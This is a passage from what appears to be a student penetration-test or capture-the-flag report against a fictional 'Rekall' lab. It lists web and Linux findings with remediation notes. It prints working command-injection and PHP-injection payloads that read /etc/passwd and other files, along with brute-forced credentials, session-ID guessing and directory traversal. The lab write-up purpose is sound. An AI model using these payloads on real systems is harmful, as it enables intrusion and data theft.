131         background-color: black;
132         color: white;
133     }
134 </style>
135
136     <form action="/login.php" method="POST">
137
138         <label for="login"><input type="text" id="login" name="login" value="dougquaid"/><br>
139         <input type="text" id="login" name="login" size="20" /></p>
140
141         <label for="password"><input type="password" id="password" value="kuato"/><br>
142         <input type="password" id="password" name="password" size="20" /></p>
143
144         <button type="submit" name="form" value="submit" background-color="black">Login</button>
145
146     </form>
147
148 </div>
149
150 </div>
151
152 </body>
153
154
155 </html>

```

Fig.14 – View source and examined code





Fig.15 – Confirmation user credentials were successful.

Vulnerability 9		Findings
Title		Sensitive data exposure vulnerability
Type (Web app / Linux OS / Windows OS)		Web App

Risk Rating	High
Description	This page was accessed during the engagement.
Images	Fig.16
Affected Hosts	robots.txt page
Remediation	



```

User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23

```

Fig.16 – The robot.txt file exposes several sub-directories on the webserver

Vulnerability 10		Findings
Title	Command injection vulnerability	
Type (Web app / Linux OS / Windows OS)	Web App	
Risk Rating	Critical	
Description	www.welcometorecall.com && cat vendors.txt or www.welcometorecall.com; cat vendors.txt revealing sensitive data stored on the backend server.	
Images	Fig.17	
Affected Hosts	networking.php (1st)	
Remediation	Mitigating this type of attack requires the implementation of input validation ensuring only pre-approved or valid entries are processed.	




Fig.17 – Arbitrary commands were executed in this attack by extending the default functionality.

Vulnerability 11	Findings
Title	Command injection (advanced) vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Input validation strips "&" and ";", so the payload will need to be <code>www.welcometorecall.com cat vendors.txt</code>
Images	Fig.18
Affected Hosts	networking.php (2nd)
Remediation	Mitigating this type of attack requires the implementation of input validation ensuring only pre-approved or valid entries are processed.




Fig.18 – Arbitrary code execution

Vulnerability 12	Findings
Title	Brute force attack vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Using the vulnerability in Flag 10 or 11 and viewing the /etc/passwd file, you'll see a user melina. This user has the same password: melina
Images	Fig.19, Fig.20 & Fig.21
Affected Hosts	Login.php (2 nd)
Remediation	Brute force attacks targeted 26% of all organizations per week on average between May – June 2021. Mitigating the impact of such attacks can be achieved by requiring account lockouts, along with complex password requirements.




Fig.19 – Arbitrary code execution




Fig.20 – Compromised system credentials




Fig.21 – Harvested credentials provided access

Vulnerability 13	Findings
Title	PHP injection vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	This hidden webpage was identified in the robots.txt file found in Flag 9. The payload to exploit this page is changing the URL to: http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd')
Images	Fig.22 & Fig.23
Affected Hosts	souvenirs.php
Remediation	Mitigating this type of attack requires the implementation of input validation ensuring only pre-approved or valid entries are processed.




Fig. 22 – The use of arbitrary commands to bypass validation and sanitization features




Fig. 23 – Command reveals the contents of the /etc/passwd file

Vulnerability 14	Findings
Title	Session management vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	The link to this page was provided when Flag 12 was acquired. A range of session IDs were tested with Burp. 87 is the secret session ID providing the flag (http://192.168.13.35/admin_legal_data.php?admin=87).
Images	Fig.24, Fig.25, Fig.26 & Fig.27
Affected Hosts	admin_legal_data.php
Remediation	A new session should be created at each login. Requiring authentication and defending against the use of previous sessions.




Fig.24 – Burp used to intercept GET data




Fig.25 – Payload selected, and attack type selected.




Fig.26 – Burp intruder identified session ID at row 88




Fig.27 – Confirmation session ID was successful.

Vulnerability 15	Findings
Title	Directory traversal vulnerability
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	This is a "new" disclaimer. Using the vulnerability identified at Flag 10 or Flag 11, you can run ls to see the old_disclaimers directory. Using that finding, change the URL to: http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt
Images	Fig.28 & Fig.29
Affected Hosts	Disclaimer.php

Remediation	General housekeeping should be part of the development process. Removing old test pages and performing code cleanup.
-------------	--




Fig.28 – List of active and non-active pages




Fig.29 – Confirmation page was compromised.

Attacking Rekall's Linux Servers

Vulnerability 1	Findings
Title	Open-source exposed data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	Within Domain Dossier webpage and viewing the WHOIS data for totalrekall.xyz. We were able to expose to sensitive data. Registrant Street: h8s692hskasd Flag1
Images	Fig.30
Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	There are services available to restrict visibility of domain registration information.

```

totalrekall.xyz - Domain Dossier - X + 
centralops.net/co/DomainDossier.aspx

Queried whois.godaddy.com with "totalrekall.xyz"...
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2022-02-02T19:16:19Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2023-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1

```

Fig.30 – Compromised data was found within the domain registration information.

Vulnerability 2	Findings
Title	Ping totalrekall.xyz
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	Pinging the domain name totalrekall.xyz revealed the IP address for the corporate site.
Images	Fig.31
Affected Hosts	43.102.136.180

Remediation

```
root@kali: ~
File Actions Edit View Help
( root@kali ) - [ ~ ]
# ping totalrekall.xyz
PING totalrekall.xyz (34.102.136.180) 56(84) bytes of data.
```

Fig.31 – Pinging the address revealed the IP address

Vulnerability 3	Findings
Title	Open-source exposed data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	On crt.sh, search for totalrekall.xyz to view the flag: s7euwehd.totalrekall.xyz
Images	Fig.32
Affected Hosts	History of certificates issued to the company
Remediation	

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identifiers	Issuer Name
	6095738642	2022-01-01	2022-02-02	2022-05-05	flag3+s7euwehd.totalrekall.xyz	flag3+s7euwehd.totalrekall.xyz	CetCAT, O=ZenSSL, CN=ZenSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3+s7euwehd.totalrekall.xyz	flag3+s7euwehd.totalrekall.xyz	CetCAT, O=ZenSSL, CN=ZenSSL RSA Domain Secure Site CA
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	CetCAT, O=ZenSSL, CN=ZenSSL RSA Domain Secure Site CA
	6095304153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	CetCAT, O=ZenSSL, CN=ZenSSL RSA Domain Secure Site CA

Fig.32 – Online resources detailing all issued certificates.

Vulnerability 4	Findings
Title	Number of hosts on this network
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Run an Nmap scan for the network (nmap 192.168.13.0/24) and determined there are 5 hosts excluding the host scanning from.
Images	Fig.33
Affected Hosts	192.168.13.0/24 – The entire network is vulnerable
Remediation	




Fig.33 – Nmap scan performed within Nessus revealing the number of hosts residing on the network.

Vulnerability 5	Findings
Title	Host running Drupal
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Executed an aggressive Nmap scan: nmap -A 192.168.13.0/24 Analyzed the results and found host 192.168.13.13 is running Drupal
Images	Fig.34
Affected Hosts	192.168.13.13
Remediation	Patch systems to ensure they are running the latest security patches.

```

TRACEROUTE 192.168.13.12
HOP RTT ADDRESS
1  0.92 ms 192.168.13.12

Nmap scan report for 192.168.13.13
Host is up [0.00013s latency].
